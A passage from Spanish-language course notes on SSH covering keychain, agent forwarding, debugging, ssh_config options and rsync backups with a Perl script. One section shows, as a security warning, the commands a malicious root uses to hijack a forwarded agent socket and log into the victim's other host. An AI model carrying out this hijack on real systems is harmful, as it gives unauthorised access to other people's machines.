mkdir ~/.kde/shutdown
vim ~/.kde/shutdown/shutdown-ssh.sh
chmod u+x ~/.kde/shutdown/shutdown-ssh.sh
```

con los siguientes contenidos:

```
someone@localhost:~/.kde/shutdown$ cat -n shutdown-ssh.sh
     1  #!/bin/sh
     2  /usr/bin/ssh-agent -k
```

La opción recomendada es aprovechar el agente ssh creado al arrancar las X. Puede que quiera que las identidades se añadan tan pronto como entra en su escritorio KDE. En ese caso cambie los contenidos de `/.kde/env/ssh-agent.sh` por algo parecido a esto:

```
someone@localhost:~/.kde/env$ cat -n ssh-agent.sh
     1  #!/bin/sh
     2  /usr/bin/ssh-add $HOME/.ssh/id_dsa
     3  /usr/bin/ssh-add $HOME/.ssh/thatmachinebackupidentity
```

Introducción a `keychain`

La metodología usada en los párrafos anteriores no es válida si no somos el usuario que arranca las X. Este es el caso si estamos ya en una sesión `ssh` o hemos cambiado de usuario ejecutando su (switch user) o bien queremos ejecutar un proceso por lotes bajo un cron.

En estos casos keychain puede ayudar.

Suprimiendo los Agentes Activos con `keychain`

Comencemos usando la opción `-k` para suprimir los agentes activos y asegurarnos que empezamos desde una situación inicial:

```
lusasoft@LusaSoft:~/.ssh$ keychain -k all

KeyChain 2.6.8; http://www.gentoo.org/proj/en/keychain/
Copyright 2002-2004 Gentoo Foundation; Distributed under the GPL

 * All lusasoft's ssh-agent(s) (5678) are now stopped
 * All lusasoft's gpg-agent(s) (6823) are now stopped
```

La opción `-k` tiene la sintáxis:

```
-k which
```

Las siguientes opciones son válidas para `which`:

- `all` eliminar a todos los agentes y terminar
- `others` eliminar a los agentes que no sean de keychain
- `mine` eliminar a los agentes keychain dejando el resto.

Funcionamiento de `keychain`

Cuando se ejecuta keychain comprueba si existe ya un agente ssh-agent ejecutándose. Si no es el caso arranca uno. Si existe no cargará uno nuevo. Sin embargo es necesario que el usuario o el script llamen a `~/.keychain/europa-sh` para tener acceso al agente.

```
lusasoft@LusaSoft:~/.ssh$ keychain ~/.ssh/id_dsa

KeyChain 2.6.8; http://www.gentoo.org/proj/en/keychain/
Copyright 2002-2004 Gentoo Foundation; Distributed under the GPL

 * Initializing /home/lusasoft/.keychain/LusaSoft-sh file...
 * Initializing /home/lusasoft/.keychain/LusaSoft-csh file...
 * Initializing /home/lusasoft/.keychain/LusaSoft-fish file...
 * Starting ssh-agent
 * Initializing /home/lusasoft/.keychain/LusaSoft-sh-gpg file...
 * Initializing /home/lusasoft/.keychain/LusaSoft-csh-gpg file...
 * Initializing /home/lusasoft/.keychain/LusaSoft-fish-gpg file...
 * Starting gpg-agent
 * Adding 1 ssh key(s)...
Identity added: /home/lusasoft/.ssh/id_dsa (/home/lusasoft/.ssh/id_dsa)
```

Salva las variables de entorno en `~/.keychain/${HOSTNAME}-sh`,

```
lusasoft@LusaSoft:~$ tree .keychain/
.keychain/
|-- LusaSoft-csh
|-- LusaSoft-csh-gpg
|-- LusaSoft-fish
|-- LusaSoft-fish-gpg
|-- LusaSoft-sh
‘-- LusaSoft-sh-gpg
```

Estos ficheros contienen los comandos para establecer las variables de entorno. Por ejemplo:

```
$ cat -n .keychain/europa-sh
     1  SSH_AUTH_SOCK=/tmp/ssh-ctTDo22823/agent.22823; export SSH_AUTH_SOCK;
     2  SSH_AGENT_PID=22824; export SSH_AGENT_PID;
```

De este modo las subsiguientes llamadas no interactivas a ssh - por ejemplo, cron jobs - pueden hacer un `source` del correspondiente guión y conectarse con el único agente obviando asi la necesidad de solicitar las claves.

```
$ source ~/.keychain/europa-sh
$ ssh orion
Linux orion 2.6.8-2-686 #1 Tue Aug 16 13:22:48 UTC 2005 i686 GNU/Linux
```

Si abrimos otra terminal deberemos hacer de nuevo la llamada a `source ~/.keychain/europa-sh`. Por supuesto, lo mejor es poner la llamada a `keychain` y a `source ~/.keychain/europa-sh` en nuestro fichero de arranque `~/.bashrc` o `bash_profile`.

```
/usr/bin/keychain ~/.ssh/id_dsa
source ~/.keychain/europa-sh
```

Cuando el Agente no Conoce la Clave

Cuando se ejecuta, keychain verifica que la clave especificada es conocida por el agente. Si no es así nos solicitará la passphrase.

Véase la siguiente secuencia de comandos. Primero ponemos una passphrase a la identidad por defecto:

```
lusasoft@LusaSoft:~$ ssh-keygen -p
Enter file in which the key is (/home/lusasoft/.ssh/id_rsa): /home/lusasoft/.ssh/id_dsa
Key has comment '/home/lusasoft/.ssh/id_dsa'
Enter new passphrase (empty for no passphrase): ***************
Enter same passphrase again: ***************
Your identification has been saved with the new passphrase.
```

A continuación limpiamos los agentes:

```
lusasoft@LusaSoft:~$ keychain --clear

KeyChain 2.6.8; http://www.gentoo.org/proj/en/keychain/
Copyright 2002-2004 Gentoo Foundation; Distributed under the GPL

 * Found existing ssh-agent (6927)
 * Found existing gpg-agent (6951)
 * ssh-agent: All identities removed.
 * gpg-agent: All identities removed.
```

Cargamos de nuevo keychain con la identidad por defecto:

```
lusasoft@LusaSoft:~$ keychain ~/.ssh/id_dsa

KeyChain 2.6.8; http://www.gentoo.org/proj/en/keychain/
Copyright 2002-2004 Gentoo Foundation; Distributed under the GPL

 * Found existing ssh-agent (6927)
 * Found existing gpg-agent (6951)
 * Adding 1 ssh key(s)...
Identity added: /home/lusasoft/.ssh/id_dsa (/home/lusasoft/.ssh/id_dsa)
```

Ahora se nos solicita la passphrase (por defecto mediante ssh-askpass). Después de escribirla la identidad es añadida al agente.

```
lusasoft@LusaSoft:~$ keychain --nogui ~/.ssh/id_dsa

KeyChain 2.6.8; http://www.gentoo.org/proj/en/keychain/
Copyright 2002-2004 Gentoo Foundation; Distributed under the GPL

 * Found existing ssh-agent (6927)
 * Found existing gpg-agent (6951)
 * Adding 1 ssh key(s)...
Enter passphrase for /home/lusasoft/.ssh/id_dsa: **********************
Identity added: /home/lusasoft/.ssh/id_dsa (/home/lusasoft/.ssh/id_dsa)
```

Tipos de Agentes

keychain soporta también gpg-agent. Por defecto arranca todos los agentes disponibles. Se puede limitar los agentes arrancados usando la opción `--agents`. Por ejemplo `--agents 'gpg,ssh'`

Agentes en Mal Estado

La llamada a `keychain` creará un nuevo agente si el fichero `/home/pp2/.keychain/europa-sh` queda obsoleto (por ejemplo, si `SSH_AUTH_SOCK` referencia un socket que no existe o no existe un proceso con pid el referenciado en `SSH_AGENT_PID`). Véase la siguiente sesión de comandos:

```
pp2@europa:~$ ps -fA | grep agent
casiano   6976  6911  0 10:57 ?        00:00:00 /usr/bin/ssh-agent x-session-manager
pp2      22824     1  0 12:42 ?        00:00:00 ssh-agent
pp2      22848     1  0 12:42 ?        00:00:00 gpg-agent --daemon
pp2      32569 30843  0 13:06 pts/13   00:00:00 grep agent
pp2@europa:~$ kill -9 22824
pp2@europa:~$ ps -fA | grep agent
pp2       3165 30843  0 13:07 pts/13   00:00:00 grep agent
casiano   6976  6911  0 10:57 ?        00:00:00 /usr/bin/ssh-agent x-session-manager
pp2      22848     1  0 12:42 ?        00:00:00 gpg-agent --daemon
pp2@europa:~$ keychain

KeyChain 2.6.8; http://www.gentoo.org/proj/en/keychain/
Copyright 2002-2004 Gentoo Foundation; Distributed under the GPL

 * Initializing /home/pp2/.keychain/europa-sh file...
 * Initializing /home/pp2/.keychain/europa-csh file...
 * Initializing /home/pp2/.keychain/europa-fish file...
 * Starting ssh-agent
 * Found existing gpg-agent (22848)

pp2@europa:~$ ps -fA | grep agent
pp2       3198     1  0 13:07 ?        00:00:00 ssh-agent
pp2       3225 30843  0 13:08 pts/13   00:00:00 grep agent
casiano   6976  6911  0 10:57 ?        00:00:00 /usr/bin/ssh-agent x-session-manager
pp2      22848     1  0 12:42 ?        00:00:00 gpg-agent --daemon
```

La opción `-eval` de `keychain`

La opción `-eval` de keychain hace que keychain envíe a stdout el contenido del script. Así podemos arrancar el agente y añadirle la clave en un paso con:

```
pp2@europa:~/Lbook$ eval `keychain -eval ~/.ssh/id_dsa`
```

Véase También

- Common threads: OpenSSH key management, Part 1: Understanding RSA/DSA authentication
- Common threads: OpenSSH key management, Part 2: Introducing ssh agent and keychain
- Common threads: OpenSSH key management, Part 3: Agent forwarding and keychain improvements
- Automate backups on Linux. No excuses: do-it-yourself, secure, distributed network backups made easy
- keychain en Gentoo

2.1.15. Redireccionado al Agente SSH

El mismo agente SSH puede servir los retos producidos por conexiones SSH indirectas, es decir conexiones SSH arrancadas desde una conexión SSH. La idea general es que el reto producido por el servidor SSH será redirigido via los servidores intermedios hasta el agente en la máquina local. El reto será resuelto por este último y la solución emprenderá el camino de vuelta hasta el último servidor en la lista de saltos.

Para habilitar *Agent forwarding* usamos la opción `-A`.

```
desktop$ ssh -A user@remotehost
```

Si se quiere habilitar agent-forwarding desde el fichero de configuración pondremos `ForwardAgent yes` en la correspondiente entrada para ese host en `~/.ssh/config`:

```
$ cat ~/.ssh/config
Host shellserver
  ForwardAgent yes

Host management-server
  ForwardAgent yes

Host *
  ForwardAgent no
```

Obsérvese la presencia de la sección restrictiva `Host *` en el fichero de configuración.

Veamos un ejemplo:

1. El cliente `ssh` conecta con el servidor SSH remoto, se produce la autentificación via el agente que previamente ha sido cargado con la identidad. Se le solicita al servidor agent-forwarding.

   ```
   lusasoft@LusaSoft:~$ ssh -A orion
   Linux orion 2.6.8-2-686 #1 Tue Aug 16 13:22:48 UTC 2005 i686 GNU/Linux
   ```

   El servidor crea un socket en `/tmp/ssh-XXXXXXX/agent.#####` y inicializa la variable `SSH_AUTH_SOCK`. El daemon SSH abre nuestra shell y comenzamos a trabajar en el servidor.

   ```
   Last login: Fri May  1 10:21:38 2009 from 85.155.13.48.dyn.user.ono.com
   casiano@orion:~$ env | grep -i SSH
   SSH_CLIENT=85.155.13.48 35107 22
   SSH_TTY=/dev/pts/3
   SSH_AUTH_SOCK=/tmp/ssh-ngwpX26103/agent.26103
   SSH_CONNECTION=85.155.13.48 35107 193.145.105.17 22
   casiano@orion:~$ ls -lR /tmp/ssh-ngwpX26103/agent.26103
   srwxr-xr-x 1 casiano casiano 0 2009-05-01 10:53 /tmp/ssh-ngwpX26103/agent.26103
   ```

   En la máquina en la que estamos no existen ningunas identidades operativas:

   ```
   casiano@orion:~$ ls -ltra .ssh
   total 60
   -rw-rw-r--  1 casiano casiano   505 2009-03-30 08:53 config
   -rw-r--r--  1 casiano casiano  4960 2009-04-04 11:43 known_hosts
   -rw-------  1 casiano casiano  6466 2009-04-04 11:43 authorized_keys
   drwx------  2 casiano casiano  4096 2009-05-01 10:19 .
   drwxr-x--x 50 casiano casiano 12288 2009-05-01 11:13 ..
   ```

2. Ahora decidimos conectarnos en orion via `ssh` a otra máquina `europa`. El cliente `ssh` observa la presencia de la variable `SSH_AUTH_SOCK` y se conecta al socket. El cliente le indica al servidor que quiere usar la misma clave que se ha usado para esta conexión.

```
casiano@orion:~$ ssh europa
Linux europa 2.6.24-23-generic #1 SMP Wed Apr 1 21:43:24 UTC 2009 x86_64
casiano@europa:~$
```

   Vemos que hemos entrado sin necesidad de introducir una clave por teclado. La clave pública de la identidad que reside en la máquina inicial ha sido instalada también en `europa`. ¿Que ha ocurrido?

   El servidor en `europa` prepara el reto y se lo envía al cliente. El cliente en `orion` recibe el reto y se lo pasa a su servidor el cual actúa - desde el punto de vista del cliente - como si fuera un agente. El servidro `sshd` en `orion` mueve el reto al cliente de la primera conexión. Este primer cliente se lo pasa al agente inicial que es quien conoce la clave privada. La solución es preparada por el agente. Ahora la solución recorre el camino de vuelta.

Véase También

- ssh and ssh-agent por Brian Hatch
- Steve Friedl's Unixwiz.net Tech Tips An Illustrated Guide to SSH Agent Forwarding

2.1.16. Consideraciones sobre la Seguridad del Uso de Agentes

El uso de agentes previene que la passphrase o la clave tengan que viajar por la red y nos proteje contra el róbo de la clave.

Sin embargo, existe la posibilidad de que alguien tenga acceso al socket usado por el agente. Cualquiera que pueda leer/escribir en ese socket tiene la posibilidad de suplantarnos. En particular el administrador de un sistema tiene siempre esa posibilidad.

Supongamos que el usuario `casiano` tiene acceso a dos máquinas: `orion` y `beowulf` a las que accede desde `europa`. Supongamos que el administrador de `orion` es malicioso e intenta obtener acceso a las máquinas de sus usuarios. Supongamos que tanto `europa` como `beowulf` son máquinas fiables. Asumimos también que la máquina `beowulf` contiene información importante y es un servidor que el usuario `casiano` tiene en su casa.

La sesión que sigue muestra como el malvado administrador de `orion` puede secuestrar al agente utilizado por `casiano` para obtener acceso a `beowulf`:

1. Supongamos que cierto usuario `casiano` abre una conexión SSH con `orion` desde la máquina `europa`, utilizando *agent forwarding*

```
casiano@europa:~$ ps -fA | grep ssh-agent
casiano   7618     1  0 Apr28 ?        00:00:00 /usr/bin/ssh-agent -s
casiano  16288 16223  0 Apr29 ?        00:00:00 /usr/bin/ssh-agent x-session-manager
casiano  16970 13271  0 17:25 pts/31   00:00:00 grep ssh-agent
pp2      28048     1  0 May02 ?        00:00:00 ssh-agent
casiano@europa:~$ ssh-add -l
1024 49:Xc:eX:bX:Xa:ea:eX:XX:fc:aX:eX:Xb:XX:cX:da:XX /home/casiano/.ssh/id_dsa (DSA)
1024 56:XX:XX:dX:XX:eX:ca:XX:Xd:Xf:Xb:XX:Xd:fX:Xc:XX /home/casiano/.ssh/orionbackupidenti
casiano@europa:~$ ssh -A orion
Linux orion 2.6.8-2-686 #1 Tue Aug 16 13:22:48 UTC 2005 i686 GNU/Linux
```

   Posteriormente el usuario se conecta a una tercera máquina `beowulf` desde su sesión en `orion`:

```
casiano@orion:~$
casiano@orion:~$ ssh beowulf
Linux beowulf 2.6.15-1-686-smp #2 SMP Mon Mar 6 15:34:50 UTC 2006 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Mon May  4 17:44:35 2009 from orion.pcg.ull.es
casiano@beowulf:~$
```

2. En otra sesión en `orion` el malvado administrador busca por sockets de agentes en `/tmp`:

```
root@orion:~# ls -ltr /tmp/ssh*
total 0
srwxr-xr-x 1 casiano casiano 0 2009-05-04 17:35 agent.7932
root@orion:~# ls -ldtr /tmp/ssh*
drwx------ 2 casiano casiano 4096 2009-05-04 17:35 /tmp/ssh-jrQQgf7932
```

   El root puede ver que el usuario `casiano` tiene un agente arrancado.

   En el caso del agente, la opción `-a` de `ssh-agent` permite definir un lugar alternativo para el socket Unix a usar:

```
lusasoft@LusaSoft:~$ eval ‘ssh-agent -a myagentsocket‘
Agent pid 6475
lusasoft@LusaSoft:~$ ls -ltrd my*
srw------- 1 lusasoft lusasoft 0 2009-05-02 08:56 myagentsocket
```

   esta opción sin embargo no afecta al socket creado por el daemon en `orion`

3. El malvado administrador vigila lo que hace el usuario casiano:

```
root@orion:~# ps -fu casiano
UID        PID  PPID  C STIME TTY          TIME CMD
casiano   7682  7680  0 17:16 ?        00:00:00 sshd: casiano@pts/1
casiano   7683  7682  0 17:16 pts/1    00:00:00 -bash
casiano   7932  7930  0 17:35 ?        00:00:00 sshd: casiano@pts/0
casiano   7933  7932  0 17:35 pts/0    00:00:00 -bash
casiano   7939  7933  0 17:35 pts/0    00:00:00 ssh beowulf
```

   Ummmmhhh... tiene una conexión ssh a una máquina llamada `beowulf`? demasiado breve para ser el nombre real de una máquina. Debe estar definida en su fichero de configuración.

4. Bueno, el root decide usar el socket de casiano:

```
root@orion:~# export SSH_AUTH_SOCK=/tmp/ssh-jrQQgf7932/agent.7932
```

   El administrador malvado ya puede conectarse. Usará el fichero de configuración de `casiano` (opción `-F`) para que la conexión ocurra según la configuración de ese usuario (por supuesto, antes comprueba que existe tal configuración):

5. `root@orion:~# ssh -F ~casiano/.ssh/config casiano@beowulf`

```
casiano@beowulf:~$
```

El administrador de orion ha conseguido acceso a una máquina en la que no tenía cuenta. Ahora podría proceder a instalar una autentificación automática en la cuenta de caiano en beowulf, de modo que le permita posteriores visitas.

2.1.17. Depuración/Debugging

La opción `-v` hace que los clientes `scp` y `ssh` proporcionen información de depuración. Observemos la siguiente copia remota:

```
pp2@nereida:~/Lbook$ scp procesos.tex orion:
procesos.tex                          100%  250KB 249.5KB/s   00:01
```

La opción `-v` nos informa de la existencia de un problema:

```
pp2@nereida:~/Lbook$ scp -v procesos.tex orion:
Executing: program /usr/bin/ssh host orion, user (unspecified), command scp -v -t .
OpenSSH_4.3p2 Debian-9, OpenSSL 0.9.8c 05 Sep 2006
debug1: Reading configuration data /home/pp2/.ssh/config
debug1: Applying options for orion
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Applying options for *
debug1: Connecting to orion [193.145.105.17] port 22.
debug1: Connection established.
debug1: identity file /home/pp2/.ssh/identity type -1
debug1: identity file /home/pp2/.ssh/id_rsa type 1
debug1: identity file /home/pp2/.ssh/id_dsa type 2
debug1: Remote protocol version 2.0, remote software version OpenSSH_4.3p2 Debian-9
debug1: match: OpenSSH_4.3p2 Debian-9 pat OpenSSH*
debug1: Enabling compatibility mode for protocol 2.0
debug1: Local version string SSH-2.0-OpenSSH_4.3p2 Debian-9
debug1: An invalid name was supplied
Configuration file does not specify default realm

debug1: An invalid name was supplied
A parameter was malformed
Validation error

debug1: An invalid name was supplied
Configuration file does not specify default realm

debug1: An invalid name was supplied
A parameter was malformed
Validation error

debug1: SSH2_MSG_KEXINIT sent
................................................
debug1: Transferred: stdin 0, stdout 0, stderr 0 bytes in 0.3 seconds
debug1: Bytes per second: stdin 0.0, stdout 0.0, stderr 0.0
debug1: Exit status 0
```

Después de buscar en `Google` vemos cual es la causa del problema:

> *What happens is that SSH will hang for a long period of time before providing a password prompt or performing key authentication. In either case the problem is the GSSAPI that is now being used by clients and not by most servers.*

La solución recomendada es desactivar `GSSAPIAuthentication`:

```
pp2@nereida:~/Lbook$ vi ~/.ssh/config
pp2@nereida:~/Lbook$ grep -i gss ~/.ssh/config
GSSAPIAuthentication no
```

Ejecutamos con `-v` de nuevo. El error ha desaparecido. La velocidad de transferencia a aumentado ligeramente:

```
pp2@nereida:~/Lbook$ scp procesos.tex orion:
procesos.tex                                  100%  253KB 252.9KB/s   00:00
```

Lista de Comprobaciones en Caso de Error

1. Añada la opción `-v` el número de veces que sea necesario
2. Añada la opción de depuración al servidor; `/usr/sbin/sshd -d -p 2222`. El número `2222` se refiere aquí al puerto.
3. Observe el fichero de log del servicio SSH usando tail `-f`: `tail -f /var/log/auth.log` (en el servidor)
4. Asegúrese que el agente se está ejecutando: `ps aux|grep ssh-agent`. Si se está usando `keychain` asegúrese de que el agente, el PID y el socket están correctamente actualizados
5. Asegúrese que su clave ha sido añadida al agente SSH. Use `ssh-add -l` para comprobarlo.
6. Compruebe los permisos en sus directorios `HOME`, `~/.ssh` y en el fichero `authorized_keys`. El servidor rechazará el uso de claves públicas si esta en modo `StrictModes on` si los permisos no son suficientemente restrictivos.

Ejercicio 2.1.17. *Establezca una conexión SSH:*

¿Que protocolo se esta usando en la conexión?

¿Que identidad se esta usando?

Véase también

- Debugging SSH public key authentication problems

2.1.18. Los Ficheros de Configuración

En vez de llenar nuestra llamada a `ssh` de parámetros lo aconsejable es configurar la llamada en uno de los ficheros de configuración (`man ssh_config`). SSH consulta las opciones en el siguiente orden:

1. Línea de comandos
2. Fichero de configuración del usuario `~/.ssh/config` Este fichero debe tener permisos de lectura/escritura para el usuario y no ser accesible al resto.
3. Fichero de configuración global `/etc/ssh/ssh_config`

Estructura de un Fichero de Configuración

Para cada parámetro el primer valor encontrado será el utilizado. Los ficheros de configuración contienen secciones. Cada sección comienza con una especificación de `Host`. Las especificaciones en esa sección sólo se aplican a los máquinas (tal y como se especifico en la línea de comandos) que casen con el patrón especificado en `Host` . Por ejemplo, si escribo en la línea de comandos:

```
pp2@nereida:~/Lbook$ ssh rbeo
```

Se buscará en mi fichero de configuración `~/.ssh/config` por una especificación `Host rbeo`. En efecto, en mi fichero existe una:

```
...

Host rbeo
user otheruser
Hostname localhost
Port 2048
IdentityFile /home/pp2/.ssh/ursu

...
```

La sección dice que opciones deben aplicarse cuando nos conectamos a `rbeo`:

- La opción `user` indica que debo proporcionar como usuario `otheruser`
- La opción `Hostname` dice que el nombre auténtico de la máquina es `localhost`
- La opción `Port` indica que nos debemos conectar via el puerto 2048
- La opción `IdentityFile` nos dice que debemos usar autentificación automática con fichero de identidad (que fué previamente generado con `ssh-keygen`) `/home/pp2/.ssh/ursu`

Las líneas que comienzan por el carácter `#` son tratadas como comentarios. Es posible añadir líneas en blanco para aumentar la legibilidad.

El resto de las líneas deben seguir el patrón

```
PALABRACLAVE argumentos
```

Palabras Clave

Algunas palabras clave importantes son:

- `Host` Se pueden usar patrones como `*` y `?`. Define la sección. Si el nombre proveído en la línea de comandos casa con él las reglas de la sección serán aplicadas.
- `BatchMode` Se desactivará la petición de `passphrase/password`.

  Además las opciones `ServerAliveInterval` [1] y `SetupTimeOut` [2] se establecen a 300 segundos. Esta opción es útil cuando se usan procesos por lotes o programas - por ejemplo cuando se usa GRID::Machine - en los que no hay un usuario presente para proporcionar una clave y es necesario detectar la caída de la red. El argumento debe ser `yes` o `no`. El valor por defecto es `no`

[1] La opción `ServerAliveInterval` indica que hay que enviar una señal al servidor cada cierto tiempo si no se han comunicado datos durante ese intervalo

[2] Normalmente el cliente `ssh` permanece a la espera de recibir la cabecera del protocolo desde el servidor. Bajo ciertas circunstancias esto puede producir el 'cuelgue' del programa. Al establecer la opción `SetupTimeOut` el cliente abandonará si no se reciben datos en el tiempo especificado. Esta opción es específica de Debian

- `BindAddress` Se usa para especificar la dirección de la máquina local. Sólo es útil si la máquina dispone de mas de una dirección. Esta opción no funciona si `UsePrivilegedPort` [3] se pone a `yes`.

- `Compression` y `CompressionLevel`

  Si se establece la opción `Compression` se compactarán los datos según diga `CompressionLevel` (de 1 a 9)

- `ConnectionAttempts` Especifica el número de intentos antes de abandonar. El argumento debe ser un número (por defecto 1). Puede ser útil cuando se esta usando un procesado por lotes y la conexión falla a menudo.

- `ConnectTimeout` Especifica el límite de tiempo (segundos) antes de abandonar cuando se conecta a un servidor `ssh`

- `HostName` El nombre real del `host` al que entramos. Esto nos permite tener apodos y abreviaciones. El valor usado por defecto es el proveído en la línea de comandos. Se permite poner direciones IP numéricas.

- `IdentityFile` Especifica el fichero conteniendo la identidad de autentificación (RSA o DSA) a ser usado. Por defecto toma el valor `~/.ssh/identity` para la versión 1 del protocolo y `~/.ssh/id_rsa` y `~/.ssh/id_dsa` para la versión 2. Si hay un agente cargado el agente intentará también las otras identidades. Es posible especificar múltiples identidades, las cuales serán intentadas en secuencia.

- `NoHostAuthenticationForLocalhost`

  Esta opción es conveniente cuando el directorio `home` es compartido entre un conjunto de máquinas (via NFS por ejemplo). En ese caso `localhost` refiere a una máquina distinta en cada una de las máquinas del conjunto. En tal caso, las conexiones a `localhost` dan lugar a un buen número de warnings indicando que la clave ha cambiado.

- `Port` Especifica el número de puerto.

- `ServerAliveInterval` Si después del intervalo especificado en segundos no se obtiene respuesta alguna del servidor, se envía un mensaje al servidor para solicitar una respuesta del mismo. Por defecto es 0, indicando que estos mensajes no deben ser emitidos.

  Es útil probar con esta opción si la conexión se desconecta después de un corto periodo de inactividad. Ciertos administradores configuran sus servidores de manera que responden muy tardíamente. Sigue un fragmento de mi configuración desde fuera de la Universidad:

```
Host cardon
user pepito
Hostname cardon.ull.es
ForwardX11 yes
ServerAliveInterval=30
```

- `ServerAliveCountMax`

  Establece el número de mensajes *alive* que pueden ser enviados por el cliente `ssh` sin que este reciba respuesta desde el servidor. Si se supera este umbral el cliente abandona, finalizando la sesión. El valor por defecto es 3. (Sólo para el protocolo 2).

- `TCPKeepAlive`

  Especifica si se deben enviar mensajes TCP `keepalive` al otro lado. Si se envían se podrán detectar los fallos en las máquinas remotas. El valor por defecto es `yes`, de modo que el cliente se percate de la caída del remoto.

[3] La opción `UsePrivilegedPort` especifica si se debe utilizar un puerto privilegiado para la salida. Por defecto es `no`

- `User` El usuario
- `UserKnownHostsFile` especifica un fichero alternativo a `~/.ssh/known_hosts` para las claves de máquinas

Ejemplo

Sigue un ejemplo de fichero de configuración de usuario:

```
pp2@nereida:~/.ssh$ cat -n config
 1  # man  ssh_config
 2
 3  GSSAPIAuthentication no
 4
 5  Host somemachine
 6  user myname
 7  Hostname somemachine.pcg.ull.es
 8  #ForwardX11 yes
 9
10  Host ursu
11  user otheruser
12  Hostname somemachine.pcg.ull.es
13  IdentityFile /home/pp2/.ssh/ursu
14  #ForwardX11 yes
15
16  Host chazam chazam.pcg.ull.es chazam.deioc.ull.es chum
17  user myname
18  # The real name of the machine
19  Hostname chazam.pcg.ull.es
20
21  # Example to be used when connecting via reverse tunneling
22  # myname@somemachine:~$ ssh -R2048:localhost:22 pp2@nereida
23  # Logic name for the machine
24  Host rbeo
25  # user in the remote machine
26  user otheruser
27  # The 'real name' of the machine after the tunnel
28  Hostname localhost
29  # Port to connect to
30  Port 2048
31  IdentityFile /home/pp2/.ssh/ursu
```

El fichero `rc`

Cada vez que ocurre una conexión SSH el servidor ejecuta el script en `/etc/sshrc`. Si existe un fichero `~/.ssh/rc` (SSH1, OpenSSH) o `~/.ssh2/rc` (SSH2), será invocado. Su presencia inhibe la ejecución de `/etc/sshrc`. Se ejecuta tanto si la sesión es interactiva como si es un comando.

2.1.19. Copias de Seguridad con `rsync`

El Algoritmo

El programa `rsync` permite la sincronización de ficheros y directorios entre dos máquinas minimizando el tamaño de la trasmisión mediante el cálculo de las diferencias entre las versiones existentes en las dos localizaciones implicadas.

rsync opera e la siguiente forma (véase Rsync:

1. El usuario especifica las máquinas de origen y destino asi como los ficheros a actualizar

2. La máquina de destino descompone el fichero objetivo en pequeños bloques de tamaño fijo y genera checksums para cada bloque
3. La máquina destino transmite sus checksums a la máquina fuente
4. La máquina fuente busca el fichero y encuentra los bloques para los cuales los checksum casan con los suyos
5. La máquina fuente genera un conjunto de instrucciones que la máquina destino puede usar para actualizar el fichero
6. La máquina fuente envía a la máquina de destino las instrucciones asi como los datos de aquellas partes que no casan al destino
7. La máquina de destino utiliza las instrucciones y los nuevos datos para actualizar sus ficheros

Mode de Uso

Normalmente se usara como en el ejemplo vía SSH:

```
rsync -aue ssh /home/user/public_html/ user@orion:/home/user/public_html/directory/
```

La opción `-a` es equivalente a `-rlptgoD`. El significado de cada una de estas opciones es:

- `-r, --recursive` Desciende recursivamente en los subdirectorios
- `-l, --links` Copia enlaces
- `-p, --perms` Preserva permisos
- `-t, --times` Preserva los tiempos
- `-g, --group` Preserva los grupos
- `-o, --owner` Preserva el propietarios (solo si es el root)
- `-D, --devices` Preserva los dispositivos (sólo si es el root)

La opción `-u, --update` permite saltarse aquellos ficheros que son mas recientes en el receptor.

La opción `-e` permite especificar que `ssh` será utilizada.

Los módulos `File::Rsync` y `File::RsyncP`

El módulo File::Rsync ofrece una API de acceso a `rsync`:

```
pp2@nereida:~/LCALL$ perl -MFile::Rsync -wde 0
main::(-e:1):   0
  DB<1> $obj = File::Rsync->new( { archive => 1, rsh => '/usr/bin/ssh -l loginname', \
                                   'rsync-path' => '/usr/bin/rsync' } )
  DB<2> $obj->exec( { src => '/home/pp2/public_html/', dest => 'machine:/home/loginname/public
  DB<3> q
pp2@nereida:~/LCALL$ ssh loginname@machine 'ls -ltr | tail -3'
drwxr-xr-x  38 loginname loginname        4096 2007-03-21 07:26 pp2
drwxr-xr-x  60 loginname loginname        4096 2007-03-21 08:08 pl
drwxr-xr-x   7 loginname loginname        4096 2007-03-21 12:20 public_html
pp2@nereida:~/LCALL$ ssh loginname@machine date
mié mar 21 12:26:37 WET 2007
```

Otro módulo es File::RsyncP, enteramente escrito en Perl.

Backups con `rsync` en un Medio Externo

Veamos como hacer una copia diaria de una máquina remota (`someserver`) a un disco USB externo en otra máquina `mylaptop`.

El fichero `/etc/fstab`

La última línea del fichero `/etc/fstab` muestra la información de montaje:

```
root@mylaptop:~# cat /etc/fstab
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
proc            /proc           proc    defaults        0       0
# /dev/sda1
UUID=45797091-2b2f-45b2-95c1-2bfaaea20253 /               ext3    relatime,errors=remount-ro 0
# /dev/sda5
UUID=83fce336-1f21-4690-9544-dc7dd988ea71 none            swap    sw              0       0
/dev/scd0       /media/cdrom0   udf,iso9660 user,noauto,exec,utf8 0       0
/dev/fd0        /media/floppy0  auto    rw,user,noauto,exec,utf8 0       0
/dev/sdb1       /media/PORTABLE ext3    rw,nosuid,nodev,uhelper=hal,data=ordered
```

El Programa de Copia

```
casiano@mylaptop:~/bin$ cat -n someserverbackuptoportabledisk.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use Log::Log4perl qw{:easy};
 4
 5  my $ismounted = `mount 2>&1`;
 6
 7  # log file is in /home/casiano/backup.log
 8  Log::Log4perl::init('/home/casiano/bin/logconfig');
 9  my $log = Log::Log4perl->get_logger();
10
11  if ($ismounted =~ m{/media/PORTABLE}) {
12
13    my $agent = `keychain --eval --agents ssh 2>&1`;
14    $log->logdie("Error executing keychain") if $?;
15
16    $agent =~ m{SSH_AUTH_SOCK=([^;]+);};
17    $ENV{SSH_AUTH_SOCK} = $1;
18
19    $log->info("Executing ssh someserverbackup");
20    my $backupinfo = `rsync -ae ssh someserverbackup:/root/ /media/PORTABLE/someserver/root/
21    $log->info($backupinfo);
22
23    $backupinfo = `rsync -ae ssh someserverbackup:/home/ /media/PORTABLE/someserver/home/ 2>
24    $log->info($backupinfo);
25
26    exit($?);
27  }
28  $log->logdie("/media/PORTABLE not mounted\n");
```

La clave está protegida con una passphrase. Previamente se ha cargado un agente y se le ha dado la clave `/home/casiano/.ssh/someserverbackupidentity` que es la utilizada en las conexiones que efectúan las dos llamadas a `rsync`.

Configuraciones SSH en `.ssh/config` y `/etc/sshd_config`

